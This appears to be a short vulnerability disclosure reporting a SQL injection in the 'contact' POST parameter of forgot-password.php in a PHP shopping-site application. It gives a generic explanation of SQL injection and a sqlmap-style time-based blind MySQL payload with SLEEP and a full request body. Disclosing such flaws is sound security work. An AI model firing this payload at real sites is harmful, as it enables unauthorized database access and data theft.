

Shopping Website (E-Commerce) forgot-password.php has Sqlinjection

A SQL injection vulnerability exists in the Shopping Website (E-Commerce) forgot-password.php The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator. In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.





Sql Attack Payload

```
---
Parameter: contact (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=123@123.com&contact=123' AND (SELECT 8800 FROM
(SELECT(SLEEP(5)))urZb) AND
'xegh'='xegh&password=123&confirmpassword=213&change=
---
```